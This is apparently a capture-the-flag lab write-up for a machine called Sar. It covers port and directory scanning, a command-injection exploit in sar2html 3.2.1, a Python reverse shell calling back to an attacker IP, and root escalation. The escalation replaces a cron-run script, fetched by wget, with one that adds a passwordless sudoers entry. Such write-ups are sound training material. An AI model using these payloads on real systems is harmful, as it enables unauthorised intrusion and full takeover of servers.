

Sar

```
ping sar.local
```

```
rustscan -a sar.local -- -A -oN portscan
```


Two ports are open **22, 80**

```
PORT  STATE SERVICE REASON      VERSION
22/tcp open  ssh      syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 33:40:be:13:cf:51:7d:d6:a5:9c:64:c8:13:e5:f2:9f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDHg/WJJHLFdbwbJpTyRYhEyj2jZV024UPWIdXfNHxq45uh08jkihv3znZ98caLP/pz352c0ZYD31We
4fnNx/V1XGJYsshquRqTrXKeeal+yQvTC4gnsr8ENIGMq0yJnYxMAasx6kmSc+S+065Mie65xkyisFXo2MQyxzsFdCu2w1bYmb3pegYDm6Y0c/EJP0sxDi
vu63
|   256 8a:4e:ab:0b:de:e3:69:40:50:98:98:58:32:8f:71:9e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFgxutbLnN4K2tj6ZHxr1zTKS+RRuly+RkA0J63JsQFi
|   256 e6:2f:55:1c:db:d0:bb:46:92:80:dd:5f:8e:a3:0a:41 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM+5254x35Vwa2S7X73YLY87Q58qQOD9oQeSKMpmT0o
80/tcp open  http      syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
```

On port 80

Reverse Shell TryHackMe

Apache2 Ubuntu Default Page



It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining

Performing bruteforce on the port 80

```
ffuf -u http://sar.local/FUZZ -w
/root/Documents/ubuntu/Wordlists/dir_big.txt -t 80
```

Found **/robots.txt** file

← → ↻ 🏠 sar.local/sar2HTML/ OffSec | Labs | Play GTFOBins Reverse Shell TryHackMe

sar2html Ver 3.2.1
([Contact](#) if you like it)

New OS

COLLECTING SAR DATA

1. Use sar2ascii to generate a report:
 - Download following tool to collect sar data from servers: [sar2ascii.tar](#).
 - Untar it on the server which you will examine performance data.
 - For HP/UX servers run "sh sar2ascii".
 - For Linux or Sun Solaris servers run "bash sar2ascii".
 - It will create the report with name sar2html-hostname-date.tar.gz under /tmp directory.
 - Click "NEW" button, browse and select the report, click "Upload report" button to upload the data.
 - Or simply type "sar2html -m {sar2html report}" at command prompt.
2. Use built in report generator:
 - Click "NEW" button, enter ip address of host, user name and password and click "Capture report" button.
 - Or simply type "sar2html -a [host ip] [user name] [password]" at command prompt.

NOTE: If sar data is not available even it is installed you need to add following lines to crontab:

HP-UX:

```
0,10,20,30,40,50 **** /usr/bin/sa/sa1
5 18 *** /usr/bin/sa/sa2 -A
```



SOLARIS:

```
0,10,20,30,40,50 **** /usr/lib/sa/sa1
5 18 *** /usr/lib/sa/sa2 -A
```

INSTALLATION


- Plotting tools, sar2html and index.php only run on Linux server.
- HP/UX 11.11, 11.23, 11.31, Redhat 3, 4, 5, 6, 7, Suse 8, 9, 10, 11, 12, Ubuntu 18 and Solaris 5.9, 5.10 are supported for reporting.
- Install Apache2, Php5, Expect and GnuPlot with png support (Suse11 is recommended. It provides gnuplot with native png support.)
- Edit php.ini file and set:
`upload_max_filesize` to 2GB.
`post_max_size` to 80MB.
- Extract sar2html.tar.gz under root directory of your web server or create subdirectory for it.
- Run `./sar2html -c` in order to configure sar2html. You need to know apache user and group for setup.
- Open [http://\[IP ADDRESS OF WEB SERVER\]/index.php](http://[IP ADDRESS OF WEB SERVER]/index.php)
- Now it is ready to work.

Search on google for this version exploit

sar2html Ver 3.2.1 exploit ×  

Ubuntu Javascript Github Videos News Images Books Shopping Maps

About 86 results (0.27 seconds)

 Exploit-DB
<https://www.exploit-db.com/exploits/>

Sar2HTML 3.2.1 - Remote Command Execution


02-Aug-2019 — **Sar2HTML 3.2.1** - Remote Command Execution.. webapps **exploit** for PHP platform.

You visited this page on 17/8/2023.

```
# Exploit Title: sar2html Remote Code Execution
# Date: 01/08/2019
# Exploit Author: Furkan KAYAPINAR
# Vendor Homepage:https://github.com/cemtansar2html
# Software Link: https://sourceforge.net/projects/sar2html/
# Version: 3.2.1
# Tested on: Centos 7
```

In web application you will see index.php?plot url extension.

http://<ipaddr>/index.php?plot=;<command-here> will execute the command you entered. After command injection press "select # host" then your command's output will appear bottom side of the scroll screen.



Get the reverse shell using python

```
python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("IP",1234));
[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")'
```

← → ↻ 🏠 →

OffSec | Labs | Play GTFOBins Reverse Shell TryHackMe

sar2html Ver 3.2.1
([Donate](#) if you like!)

New

Select Host

Select Host First

Select Start Date First

COLLECTING SAR DATA

1. Use sar2ascii to generate a report:

- Download following tool to collect sar data from servers: [sar2ascii.tar](#).
- Untar it on the server which you will examine performance data.
- For HP/UX servers run "sh sar2ascii".
- For Linux or Sun Solaris servers run "bash sar2ascii".
- It will create the report with name sar2html-hostname-date.tar.gz under /tmp directory.
- Click "NEW" button, browse and select the report, click "Upload report" button to upload the data.
- Or simply type "sar2html -m (sar2html report)" at command prompt.

2. Use built in report generator:

- Click "NEW" button, enter ip address of host, user name and password and click "Capture report" button.
- Or simply type "sar2html -a [host ip] [user name] [password]" at command prompt.

NOTE: If sar data is not available even it is installed you need to add following lines to crontab:

HP-UX:

```
0,10,20,30,40,50 * * * * /usr/bin/sa/sa1
5 18 * * * /usr/bin/sa/sa2 -A
```

SOLARIS:

```
0,10,20,30,40,50 * * * * /usr/lib/sa/sa1
5 18 * * * /usr/lib/sa/sa2 -A
```

INSTALLATION

- Plotting tools, sar2html and index.php only run on Linux server.
- HP/UX 11.11, 11.23, 11.31, Redhat 3, 4, 5, 6, 7, Suse 8, 9, 10, 11, 12, Ubuntu 18 and Solaris 5.9, 5.10 are supported for reporting.
- Install Apache2, Php5, Expect and GnuPlot with png support (Suse11 is recommended. It provides gnuplot with native png support).
- Edit php.ini file and set:
 - 'upload_max_filesize' to 2GB.
 - 'post_max_size' to 80MB.
- Extract sar2html.tar.gz under root directory of your web server or create subdirectory for it.
- Run './sar2html -c' in order to configure sar2html. You need to know apache user and group for setup.
- Open [http://\[IP ADDRESS OF WEB SERVER\]/index.php](http://[IP ADDRESS OF WEB SERVER]/index.php)
- Now it is ready to work.

Got our shell as **www-data**

```
(root@Hindutva)-[~/Desktop/ctf/sar]
# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.45.237] from (UNKNOWN) [192.168.165.35] 43782
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
whoami
www-data
$ cd /home
cd /home
$ ls
ls
local.txt love
$ cat local.txt
cat local.txt
3482f2489a2361b41c5a0758df3e2661
$
```

Type command **cat /etc/crontab**

```

$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/5 * * * * root    cd /var/www/html/ && sudo ./finally.sh
$

```

It shows that jobs is running every **5 min** and that can run **finally.sh** file located into the **/var/www/html**

Navigate to the **/var/www/html** folder

```

$ cat finally.sh
cat finally.sh
#!/bin/sh

./write.sh
$ cat write.sh
cat write.sh
#!/bin/sh

touch /tmp/gateway
$

```

It shows that **finally.sh** file call the **write.sh** file and **write.sh** file create file in **/tmp** folder as **gateway**

Create a file on your system as **write.sh** and insert following lines into it

```

#!/bin/sh

echo "www-data ALL= (root) NOPASSWD: /usr/bin/sudo" >> /etc/sudoers

```

```
(root@Hindutva)-[~/Desktop/ctf/sar]
# cat write.sh
#!/bin/sh

echo "www-data ALL= (root) NOPASSWD: /usr/bin/sudo" >> /etc/sudoers
```

Remove the existing write.sh file

Download the file on the remote machine using wget

```
wget http://YOUR_IP/write.sh
```

Give execute permission to the file **chmod +x write.sh**

```
$ rm write.sh
rm write.sh
$ wget http://192.168.45.237/write.sh
wget http://192.168.45.237/write.sh
--2023-08-17 11:33:04-- http://192.168.45.237/write.sh
Connecting to 192.168.45.237:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 79 [text/x-sh]
Saving to: 'write.sh'

write.sh      100%[=====>]      79  --.-KB/s   in 0.001s

2023-08-17 11:33:04 (125 KB/s) - 'write.sh' saved [79/79]

$ chmod +x write.sh
```

Wait for 5 minutes

After that type **sudo -l**

```
$ sudo -l
sudo -l
Matching Defaults entries for www-data on sar:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on sar:
    (root) NOPASSWD: /usr/bin/sudo
$ |
```

Now login as a **root** user type command

```
sudo -u root sudo -i
```

Got the **root** shell


```
$ sudo -u root sudo -i
sudo -u root sudo -i
root@sar:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@sar:~# whoami
whoami
root
root@sar:~# cd /root
cd /root
root@sar:~# ls
ls
proof.txt  root.txt
root@sar:~# cat proof.txt
cat proof.txt
e5fb9128c6bf98f6490363c491369c47
root@sar:~# |
```